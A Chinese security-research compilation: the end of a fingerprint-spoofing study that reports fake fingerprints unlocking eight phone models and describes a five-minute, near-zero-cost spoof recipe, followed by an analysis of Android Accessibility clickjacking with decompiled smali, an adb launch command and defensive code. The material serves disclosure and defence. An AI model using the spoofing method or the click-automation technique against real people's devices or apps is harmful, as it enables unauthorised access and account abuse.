供应商	AuthenTec (美国)	Fingerprint Cards AB (瑞典)	Goodix 汇顶 (中国)
采集技术	基于电容和无线射频半导体传感器	电容式传感器	电容式传感器
手机合作厂商	手机厂商 8	手机厂商 1、手机厂商 2、手机厂商 3、手机厂商 4	手机厂商 5、手机厂商 6
代表产品	全系列	M 系列、R 系列、P 系列	X 系列、M 系列



5.2 假指纹问题统计结果

我们针对每一种方案，均挑选了几款代表机型进行测试验证。得益于兄弟团队移动安全部门的设备支持，所测试手机基本覆盖了国内能买到的各家旗舰/最新款。

统计目标：测试统计各手机厂商旗舰型号、广泛使用型号手机，使用假指纹能通过指纹验证的情况。

步骤：

首先制备出目标手指（假定右手食指）的假指纹模型（这里我们直接选取传感器间接获取指纹图像的方法），同时进行导电处理，待用；

取各厂家型号手机，分别仅注册录入一枚固定手指作为屏幕解锁认证。确认真实手指可以顺利解锁；

分别测试在锁屏状态下，使用假指纹模型解锁的情况。

手机品牌	是否可以通过解锁	指纹识别方案
手机厂商 1	顺利通过	FPC 1025
手机厂商 2	顺利通过	FPC 1245
手机厂商 3	顺利通过	FPC 1155
手机厂商 4	顺利通过	FPC 定制方案
手机厂商 5	顺利通过（精度要求高）	汇顶
手机厂商 6	顺利通过（精度要求高）	汇顶
手机厂商 7	顺利通过	意法半导体 fingertip
手机厂商 8	顺利通过	AuthenTec

注：FPC 是著名指纹设备和解决方案提供商 FingerPrint Cards 公司的系列产品名称，广泛嵌入在各家 Android 手机的指纹解锁模块中。

演示视频：<https://images.seebug.org/archive/指纹攻击视频-IPhone7.mov>

通过上面的测试统计结果，我们可以清晰的看到：市面上三个主流方案均受假指纹的影响，可以顺利解锁，而各家所谓的生物识别、活体识别等似乎都没有奏效。

这里需要指出的是，虽然三个主流方案都受到影响，但是表现出的攻击难易度、特点各不相同，其中我们花费了很多时间在汇顶的方案上，经过多次反复优化、测试才得以通过，安全性在三者中相对最高。详情如下：

FPC 方案：对指纹大小比例较不敏感，对导电特性的要求不敏感，接受优化过的指纹图像；

AuthenTec 方案：对指纹大小比例很不敏感，对导电特性的要求敏感，接受优化过的指纹图像；

汇顶方案：似乎对我们的指纹优化不买账，需要十分精确的对指纹纹路进行克隆，比例和导电性要求都很敏感，是我们测试的所有方案中攻破难度最大的一家。

六、脆弱性分析及攻击场景

6.1 活体检测貌似并不奏效

1、概念解读

先来看一下活体检测的官方解释。2014年6月，国家知识产权局专利局王馨宁审查员发表了《生物特征识别中的“活体检测”概念及分析》，作为专利审查工作中遵循的科技名词定义规范。其中活体检测概念定义为：“为了防止恶意者将伪造的他人生物特征用于身份认证，在生物特征识别过程中，针对待认证样本的是否具有生命特征进行检测的技术，称为活体检测。活体检测是将具有生命特征的人的样本，与仿制的人造样本进行区分的过程，是欺骗检测中的一种”。

2、实际情况

了解官方解释和测试标准后，我们来看下当前指纹识别的活体检测防范攻击情况和我们的待测假体的攻击级别。


首先介绍下指纹识别中各家常用的活体识别方案：

对于光学传感器，一般都没有任何活体检测方案。少数会声称有如下方法：玻璃使用导电材料，主控检测是否带电（例如走廊的触控感应电灯）；检测玻璃温度。这里有个很奇怪的现象，主控检测是否带电主要是为了感应手指接触，接触时打开led光源，同时通知传感器采集指纹。而这样一种本身的功能需求实现竟然变成了一个活体检测的方法。

同样的现象也存在电容传感器中。很多厂家会声称自家的模块带有手指导电性检测，以此来判断是否是真手指。但是根据前面的成像原理我们可以知道，电容传感器电荷感应是建立在手指导电的基础上的，是本身识别实现的要求，并不是一个加持检测方法。

下面我们分别对手机上的这三种指纹方案活体检测能力做下分析：

首先看下Apple的情况。网上关于iPhone 6系列手机的指纹模块安全性资料显示，touch ID很可能采用了更加先进的活体识别方式（有大量关于射频真皮识别的新闻）。查阅相关专利，确实发现苹果在这方面有所研究，例如苹果公司的US 8180120 B2专利，使用固定角度的偏振光对手指进行照射，根据获取到的手指中的氧合血红蛋白和脱氧血红蛋白、β-胡萝卜素等等光谱情况来判断真假手指。但是这种技术是否在TouchID中有使用呢？答案当然是没有，否则我们的假指纹攻击也不会通过。查阅了苹果官网对TouchID的安全性介绍，我们可以发现，Touch ID仍然还是传统单一的电容检测技术，只是苹果强调了它的精度是很高的。



<https://support.apple.com/zh-cn/HT204587>

先进技术

Touch ID 采用的技术是我们向所有设备投入的最先进硬件和软件技术的一部分。按钮由蓝宝石水晶制成，这是一种目前最纯净、最坚硬的材质。它可以保护传感器，并用作镜头，以精确地聚焦于手指。在 iPhone 和 iPad 上，按钮周围的钢圈可检测手指，并通知 Touch ID 准备开始读取指纹。


这个传感器使用先进的电容式触摸，可从皮肤皮下层指纹的一些小部分拍摄高分辨率图像。接着，Touch ID 会以精细的细节和超高的精确程度智能地分析这些信息。它会根据三种基本指纹类型（弧形纹、箕形纹或斗形纹）将指纹分类。它还会绘制小到肉眼无法看清的纹路的具体细节，甚至会检查因毛孔和边缘结构造成的纹路方向细微差异。

 Seebug

图 29 苹果官网对 TouchID 的安全性介绍

再来看看指纹识别处于领军地位的 Fingerprints，以手机厂商 1 最新 M 系列上的 FPC 1025 为例，通过查阅 Fingerprints 公司对 FPC 1025 介绍，并没有发现提及活体检测方面的安全内容。

最后看下近来势头很猛的汇顶科技。其官网介绍文中有提到具有通过血液、心率信号检测来识别假指纹的技术。但是在我们测试的使用汇顶方案手机厂商 5 的 X 系列和手机厂商 6 的 M 系列产品中，依然可以通过我们制作的假指纹通过验证。可能这些手机并没有采用带这些高级活体检测的传感器，我们不得而知。



基于对移动终端市场和移动支付应用趋势的深刻洞察，汇顶科技针对终端消费者的安全升级需求和现有指纹识别技术的痛点，率先在业内研发出应用于智能移动终端的活体指纹检测技术。该项技术将电容指纹传感器、光学检测传感器集成到一颗传感器中，通过指纹、血液以及心率信号验证用户指纹信息，起到识别并拒绝2D/3D假指纹的作用，能够为移动支付带来更安全便捷的用户体验。同时该技术兼具心率检测功能，在智能穿戴、智能家居、智能汽车等领域具有广泛的应用前景。

图 30 汇顶科技官网上对其方案中活体检测技术的介绍

通过上面的分析，我们可以得出一个结论：现阶段拥有指纹识别模块的产品中，基本上没有使用有效的活体检测的技术去对抗攻击。

6.2 极低的攻击成本：5-5 攻击

我们一直认为，一切不切合实际的、超高成本的攻击方法，都是要流氓。举个例子，最近 iPhoneX 很火，大家都在致力于破解 FaceID。不少研究机构使用了高精度 3D 打印、高精度脸膜制作等方法，即使证明了可以破解，也很难在现实场景中产生危害。在一个安全漏洞的安全等级确定中，攻击成本占很大一部分分值。只有当这个安全问题的攻击成本很小，但是可以产生很大的危害时，才有可能影响到大部分人的利益，大家才会受到重视并且想办法去解决。

我们顺便再看下待测假体的攻击级别定义。在由多家单位、企业共同起草的行业标准《安防生物特征活体检测技术要求》的征求意见稿中，对待测假体类型划分了轻度、中度和重度三个级别：

- 1、轻度攻击性假体指以简单的技术手段为工艺获得的、具有低攻击能力的假体；
- 2、中度攻击性假体是指以复杂的技术手段为工艺获得的、具有一定攻击能力的假体；
- 3、重度攻击性假体是指以非常复杂的技术手段为工艺手段制造的、具有极高攻击能力、十分逼真的假体。

根据这个级别划分定义，结合我们之前假指纹制作中所使用方法，以及攻击成本和达到的效果，我们的攻击方式可以划分到一个新级别：以简单的技术手段为工艺获得的、具有很高攻击能力的假体。

回到我们探讨的指纹安全问题上，我们在前面的测试中已经实现了低成本的指纹图像获取和假指纹的制作，最终结果是可以顺利通过各种指纹验证。现在我们来总结下成本究竟有多低。

攻击阶段	攻击成本
指纹图像获取	手机 or 相机
假指纹模型制作	打印机、光敏材料、导电硅胶（可用铅笔粉代替）



可见，最低成本只需要一部能拍照的手机、一个能用的打印机、一块几毛钱的光敏材料和一根铅笔就够了，一次性耗材不超过5角钱，制作时间不超过5分钟，我们称之为5-5攻击。

6.3 其实你只剩一枚指纹

指纹、虹膜、人脸、静脉这些生物特征，是人生下来就有的，并且具有不重复唯一性，可以用来很精准的对一个人进行识别判断。在大家意识中，生物特征识别的安全性要高于传统密码的，同时生物特征又有验证便捷的特点（相对于密码输入）。但是大家可能忽略了一点：这些生物特征数量少而且无法更改，一旦泄露就会存在安全风险，除非是剁手指、整容&毁容、扣眼珠，开个玩笑。而密码，如果用了一个弱口令被猜出来了，你还可以换一个更复杂的。拿指纹举例来说，一个人的指纹只有十枚，泄露了就再也无法挽回。更重要的一点，我们经常使用的手指，只有一或两枚，我们做了一个20个人的小样本统计，统计结果如下：（由于手机指纹识别有正面和背面两种，分别对应拇指和食指，这里我们统一为拇指）

录入情况	人数
仅录入右手拇指	8
仅录入左手+右手拇指	17
录入包含右手拇指在内的3枚手指或以上	3
录入包含右手拇指的	20



统计结果显示：

没有人用单一偏门手指进行解锁的（例如无名指）；

所有人都录入了一枚右手拇指。

通过数据来看，似乎只需要得到一枚被攻击者的右拇指指纹，便可以进行假指纹制作完成解锁手机，而不是之前的十个手指。也就是说，泄露机会从10次变成了一次，只要泄露一根拇指，指纹这个生物特征识别就和你拜拜了。而这个泄露，通常来说非常简单，招一招手，或者拿一下杯子、手机，指纹已经泄露了。

七、总结与展望

综合前文分析，我们可以得出：

1、由于大部分指纹模块都缺少对活体的识别，这给假指纹攻击带来了极大的便利，无需进行各种防御手段绕过，降低了攻击成本，同时提高了成功率；

2、由于指纹识别的原理（指纹采集、验证），我们找到了一套低成本的假指纹制作方案5-5攻击，表明假指纹攻击的威胁远比大家普遍认识的更加严重；

3、由于大部分用户只使用少数的固定手指进行验证，增大了指纹信息泄露的风险，即只需要少数手指的泄露，便可造成被攻击者指纹验证系统被破解。

通过上面的介绍，我们可以看出，看似便捷又安全的指纹识别验证，其实很容易被仿制攻破。既然存在了安全风险，就需要解决方案。通常对于软件层面的一些安全问题，都可以通过系统升级解决，对出问题的代码进行打补丁，一定时间的收敛后，威胁会大大降低。而我们今天所展示的是硬件指纹识别模块层面的安全问题，很多是由于硬件层面对安全考虑的不充分导

致的，例如模块本身并没有设计足够抵抗假指纹的活体检测功能，也没有相应的传感器（例如真皮检测传感器）。这种硬件功能设计上的缺失，很难通过软件更新去解决。

在此，我们呼吁指纹方案厂商、手机厂商增强指纹防攻击方面的能力，让每一个人可以安全、便捷的使用指纹识别。包括：指纹模块制造商需要增强指纹模块的活体检测能力，例如对手指真皮进行检测、对脉搏进行检测，同时手机厂商应该优先采购这些安全性高的模块；高安全需求的场合，采用多因素复合认证，同时建议多采用基于用户行为习惯的识别、基于行为风控的判断。

【安全研究】

Android Accessibility 点击劫持攻防

作者：瘦蛟舞@小米安全

文章来源：【小米】 <https://sec.xiaomi.com/article/36>

一、快手互粉劫持事件

此文章源于一起 Accessibility 模拟点击劫持.

补刀小视频和快手互为竞品应用,目标群体类似.而快手用户量级明显多于补刀.快手很多用户有互粉需求,于是补刀小视频开发了快手互粉助手来吸引快手用户安装.互粉助手这个功能主要是利用 Accessibility.

之前接触 Android 辅助功能 AccessibilityService 模拟点击都是用于诸如应用市场的免 root 自动安装功能或者红包助手自动抢红包功能,另外还有一些恶意软件会使用这个特性.

此次用于劫持其他 App 达到推广自身的目的倒是令人感到好奇于是分析了一下写出此文.供以后有类似场景需求的做参考.

劫持男猪脚补刀小视频利用 Android 模拟点击的接口做了一个快手互粉的功能,下面先分析一下补刀 APP 是如何完成此功能的.

互粉功能入口 com.yy.budao/.ui.tools.AddFansWebActivity



AccessibilityService 辅助功能的授权需要用户手动去完成。(通过一些 Android 系统漏洞可以绕过此步骤)



通过快手的 scheme 伪协议 kwai://profile/uid 启动到需要互粉用户的个人界面 ↗ :

```
08-14 10:29:03.869 893-3614/? I/ActivityManager: START u0 {act=android.intent.action.VIEW  
dat=kwai://profile/18070291 pkg=com.smile.gifmaker  
cmp=com.smile.gifmaker/com.yxcorp.gifshow.activity.ProfileActivity} from pid 1198  
08-14 10:29:03.989 893-917/? I/ActivityManager: Displayed  
com.smile.gifmaker/com.yxcorp.gifshow.activity.ProfileActivity: +106ms
```

adb 手动验证一下 ↗ :

```
adb shell am start -n com.smile.gifmaker/com.yxcorp.gifshow.activity.ProfileActivity -d kwai://profile/18070291
```

```
.method public a(Context, String)V
    .registers 7
:0
00000000 const-string      v0, "GifShowPlugin"
00000004 new-instance     v1, StringBuilder
00000008 invoke-direct    StringBuilder-><init>()V, v1
0000000E const-string      v2, "startKSUserProfile uid : "
00000012 invoke-virtual   StringBuilder->append(String)StringBuilder, v1, v2
00000018 move-result-object v1
0000001A invoke-virtual   StringBuilder->append(String)StringBuilder, v1, p2
00000020 move-result-object v1
00000022 invoke-virtual   StringBuilder->toString()String, v1
00000028 move-result-object v1
0000002A invoke-static    DLog->d(String, String)V, v0, v1
00000030 new-instance     v0, Intent
00000034 const-string      v1, "android.intent.action.VIEW"
00000038 invoke-direct    Intent-><init>(String)V, v0, v1
0000003E const-string      v1, "com.smile.gifmaker"
00000042 invoke-virtual   Intent->setPackage(String)Intent, v0, v1
00000048 const-string      v1, "kwai://profile/%s"
0000004C const/4           v2, 1
0000004E new-array        v2, v2, [Object
00000052 const/4           v3, 0
00000054 aput-object     p2, v2, v3
00000058 invoke-static   String->format(String, [Object)String, v1, v2
0000005E move-result-object v1
00000060 invoke-static   Uri->parse(String)Uri, v1
00000066 move-result-object v1
00000068 invoke-virtual   Intent->setData(Uri)Intent, v0, v1
0000006E invoke-virtual   Context->startActivity(Intent)V, p1, v0
:74
00000074 return-void
:76
00000076 move-exception   v0
00000078 const-string      v1, "启动KSApp失败"
0000007C invoke-static   l->a(CharSequence)V, v1
00000082 invoke-virtual   Throwable->printStackTrace()V, v0
00000088 goto              :74
    .catch Throwable {:_0 .. :74} :76
.end method
```

最后由辅助功能完成模拟点击关注


补刀 APP 对快手 APP 的 Activity 和 VIEW 相关信息提取:

```
.method static constructor <clinit>()V
    .registers 8
    00000000 const/4           v7, 4
    00000002 const/4           v6, 3
    00000004 const/4           v5, 2
    00000006 const/4           v4, 1
    00000008 const/4           v3, 0
    0000000A new-array         v0, v4, [String
    0000000E const-string      v1, "com.smile.gifmaker"
    00000012 aput-object       v1, v0, v3
    00000016 sput-object       v0, BDAccessibilityService->gifmaker:[String
    0000001A const/16          v0, 0x0008
    0000001E new-array         v0, v0, [String
    00000022 const-string      v1, "com.yxcorp.gifshow.HomeActivity"
    00000026 aput-object       v1, v0, v3
    0000002A const-string      v1, "com.yxcorp.gifshow.activity.ProfileActivity"
    0000002E aput-object       v1, v0, v4
    00000032 const-string      v1, "android.widget.Toast$TN"
    00000036 aput-object       v1, v0, v5
    0000003A const-string      v1, "android.widget.ToggleButton"
    0000003E aput-object       v1, v0, v6
    00000042 const-string      v1, "com.yxcorp.gifshow.activity.PhotoActivity"
    00000046 aput-object       v1, v0, v7
    0000004A const/4           v1, 5
    0000004C const-string      v2, "com.yxcorp.gifshow.activity.MyProfileActivity"
    00000050 aput-object       v2, v0, v1
    00000054 const/4           v1, 6
    00000056 const-string      v2, "com.yxcorp.gifshow.detail.PhotoDetailActivity"
    0000005A aput-object       v2, v0, v1
    0000005E const/4           v1, 7
    00000060 const-string      v2, "com.yxcorp.gifshow.activity.AccountAppealActivity"
    00000064 aput-object       v2, v0, v1
    00000068 sput-object       v0, BDAccessibilityService->b:[String
    0000006C new-array         v0, v7, [String
    00000070 const-string      v1, "com.smile.gifmaker:id/follow_button"
    00000074 aput-object       v1, v0, v3
    00000078 const-string      v1, "com.smile.gifmaker:id/texture_view"
    0000007C aput-object       v1, v0, v4
    00000080 const-string      v1, "com.smile.gifmaker:id/like_button"
    00000084 aput-object       v1, v0, v5
    00000088 const-string      v1, "com.smile.gifmaker:id/swipe"
    0000008C aput-object       v1, v0, v6
    00000090 sput-object       v0, BDAccessibilityService->c:[String
    00000094 return-void
.end method
```

0x0010 即是辅助功能的点击事件 AccessibilityAction#ACTION_CLICK

```
00000112 invoke-static    DLog->i(String, String)V, v1, v5
00000118 const-string     v1, "i 关注"
0000011C invoke-virtual   String->equals(Object)Z, v1, v4
00000122 move-result      v1
00000124 if-nez          v1, :138
:128
00000128 const-string     v1, "i Follow"
0000012C invoke-virtual   String->equals(Object)Z, v1, v4
00000132 move-result      v1
00000134 if-eqz          v1, :1A6
:138
00000138 const-string     v1, "BDAccesibilityService"
0000013C const-string     v2, "找到关注按钮"
00000140 invoke-static    DLog->i(String, String)V, v1, v2
00000146 const/high16     v1, 0x3F800000
0000014A invoke-direct   BDAccesibilityService->a(F)V, p0, v1
00000150 const/16         v1, 0x0010
00000154 invoke-virtual   AccessibilityNodeInfo->performAction(I)Z, v0, v1
0000015A move-result      v0
0000015C const-string     v1, "BDAccesibilityService"
00000160 new-instance     v2, StringBuilder
00000164 invoke-direct   StringBuilder-><init>()V, v2
0000016A const-string     v3, "点击关注按钮 isClickFollow : "
0000016E invoke-virtual   StringBuilder->append(String)StringBuilder, v2, v3
00000174 move-result-object v2
00000176 invoke-virtual   StringBuilder->append(Z)StringBuilder, v2, v0
0000017C move-result-object v2
0000017E invoke-virtual   StringBuilder->toString()String, v2
00000184 move-result-object v2
00000186 invoke-static    DLog->i(String, String)V, v1, v2
0000018C iput-boolean    v0, p0, BDAccesibilityService->e:Z
:190
00000190 invoke-direct   BDAccesibilityService->a(List)V, p0, v7
00000196 invoke-direct   BDAccesibilityService->a(AccessibilityNodeInfo)V, p0, v6
```

快手个人信息展示页 ProfileActivity 中的 View.



APP 遇到这种劫持通常想到的解决方法有两种选择:

1. 不导出被劫持启动的 Activity,但是快手这里确实需要导出给正常 APP 如微信打开以提升用户体验.
2. 通过申明 permission 保护 Activity,但是如果级别为 dangerous 劫持者同样可以申明此 permission,级别为 signature 又与微信签名不同不能实现.

下图为微信分享的快手个人主页:



特别提示：作品由用户分享，快手仅提供发布平台

```
c="http://static.yximsgs.com/s1/i/def/bq1.jpg" class="banner">></div><div class="user_profile_bd"><div class="head/AB/2014/12/26/02/BMjAxNDEyMjYwMjExNDBfMTgwNzAyOTFFM19oZDMz.jpg" class="avatar"><div class="ribbon"><div><a data-scheme-url="kawai://profile/18070291" log="打开快手关注" class="btn btn_follow _download">打开快手</a><a href="/photo/18070291/53457238" logj="作品1" data-upic/2014/09/29/17/BMjAxNDA5MjkxNzMxNTVfMTgwNzAyOTFFNNTM0NTcyMzhfMl8w.jpg"></a></li><li class="photo"><a href="/photo/2014/09/29/17/BMjAxNDA5MjkxNzEyNTJfMTgwNzAyOTFFNNTM0NTAyODFFMl8w.jpg"></a></li><li class="photo"><a href="/photo/2014/09/29/17/BMjAxNDA5MjkxNzEwMzhfMTgwNzAyOTFFNNTM0NDk0ODVfMl8w.jpg"></a></li></ul></div></div><div i_bar"><a data-position="footer" data-scheme-url="kawai://profile/18070291" log="打开快手bar" class="play_dc_script type="text/javascript" src="//gifshow-static.download.ks-cdn.com/s1/js/dep/bundle/zep_fast_req_unc639.js"></script><script type="text/javascript" src="//gifshow-static.download.ks-cdn.com/s1/js/dep/scrol
```

所以现在有两个防御思路三个方案来解决此问题.

1. 阻止辅助功能模拟点击

方案零: 重写 View 类的 performAccessibilityAction 方法或者设置

AccessibilityDelegate,过滤掉 AccessibilityNodeInfo.ACTION_CLICK 和
AccessibilityNodeInfo.ACTION_LONG_CLICK 等事件.如果不考虑视觉障碍用户可以过滤掉
全部 AccessibilityNodeInfo 事件来完全禁止 AccessibilityService 对 app 内 view 的管控.

2. 阻止补刀小视频启动快手导出的 ProfileActivity.也就是进行 Activity 发起方的身份认 证.

方案一: Referrer 检测,通过反射拿到 mReferrer 即调用方包名再验证签名.

方案二: Service 中转,通过 bindService 的导出方法拿到调用方 uid,再通过 uid 获取待验
证的包名和签名.

从安全性来看方案二较好,就快手此例的业务切合度来看结合方案零和方案一比较合理.

二、方案零: 重写 performAccessibilityAction

方案利弊:

兼容全版本 android 手机(泛指 API14+);

不需要正常 Activity 调用方(比如微信微博浏览器)做改动;

有被绕过可能,劫持者只需要单独将点击事件剔除整个自动互粉流程,让点击关注由用户完
成即可.补刀 APP 主要负责启动快手个人用户界面 ProfileActivity 以及监控关注动作是否完成.

重写 performAccessibilityAction 方法,忽略 AccessibilityService 传来的事件.让模拟点
击失效.

```
View performAccessibilityAction()  
/*  
 * Performs the specified accessibility action on the view. For  
 * possible accessibility actions look at {@link AccessibilityNodeInfo}.  
 * <p>  
 * If an {@link AccessibilityDelegate} has been specified via calling  
 * {@link #setAccessibilityDelegate(AccessibilityDelegate)} its  
 * {@link AccessibilityDelegate#performAccessibilityAction(View, int, Bundle)}  
 * is responsible for handling this call.  
 * </p>  
 *  
 * <p>The default implementation will delegate  
 * {@link AccessibilityNodeInfo#ACTION_SCROLL_BACKWARD} and  
 * {@link AccessibilityNodeInfo#ACTION_SCROLL_FORWARD} to nested scrolling parents if  
 * {@link #isNestedScrollingEnabled()} nested scrolling is enabled} on this view.</p>  
 *  
 * @param action The action to perform.  
 * @param arguments Optional action arguments.  
 * @return Whether the action was performed.  
 */  
public boolean performAccessibilityAction(int action, Bundle arguments) {  
    if (mAccessibilityDelegate != null) {  
        return mAccessibilityDelegate.performAccessibilityAction(this, action, arguments);  
    } else {  
        return performAccessibilityActionInternal(action, arguments);  
    }  
}
```

1. 重写 View 类代码

```
public class SecButton extends AppCompatButton {  
  
    public SecButton(Context context) {  
        super(context);  
    }  
  
    public SecButton(Context context, AttributeSet attrs) {  
        super(context, attrs);  
    }  
  
    public SecButton(Context context, AttributeSet attrs, int defStyleAttr) {  
        super(context, attrs, defStyleAttr);  
    }  
  
    @Override  
    public boolean performAccessibilityAction(int action, Bundle arguments) {  
  
        //忽略AccessibilityService传过来的点击事件以达到防止模拟点击的目的  
        if (action == AccessibilityNodeInfo.ACTION_CLICK  
            || action == AccessibilityNodeInfo.ACTION_LONG_CLICK) {  
            return true;  
        }  
        return super.performAccessibilityAction(action, arguments);  
        //忽略所有AccessibilityService事件  
        return true;  
    }  
}
```

2. 为 View 设置 AccessibilityDelegate

```
View setAccessibilityDelegate()
    * @hide
    */
    public AccessibilityDelegate getAccessibilityDelegate() { return mAccessibilityDelegate; }

    /**
     * Sets a delegate for implementing accessibility support via composition
     * (as opposed to inheritance). For more details, see
     * {@link AccessibilityDelegate}.
     * <p>
     * <strong>Note:</strong> On platform versions prior to
     * {@link android.os.Build.VERSION_CODES#M API 23}, delegate methods on
     * views in the {@code android.widget.*} package are called <i>before</i>
     * host methods. This prevents certain properties such as class name from
     * being modified by overriding
     * {@link AccessibilityDelegate#onInitializeAccessibilityNodeInfo(View, AccessibilityNodeInfo)},
     * as any changes will be overwritten by the host class.
     * <p>
     * Starting in {@link android.os.Build.VERSION_CODES#M API 23}, delegate
     * methods are called <i>after</i> host methods, which all properties to be
     * modified without being overwritten by the host class.
     *
     * @param delegate the object to which accessibility method calls should be
     *                 delegated
     * @see AccessibilityDelegate
     */
    public void setAccessibilityDelegate(@Nullable AccessibilityDelegate delegate) {
        mAccessibilityDelegate = delegate;
    }
```

Example:

```
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        TextView textView = (TextView) findViewById(R.id.ref);
        TextView textView1 = (TextView) findViewById(R.id.ser);

        SecButton secButton = (SecButton) findViewById(R.id.button);

        secButton.setAccessibilityDelegate(new View.AccessibilityDelegate(){
            @Override
            public boolean performAccessibilityAction(View host, int action, Bundle args) {
                return true;
            }
        });
    }
}
```

三、方案一：Referrer 检测

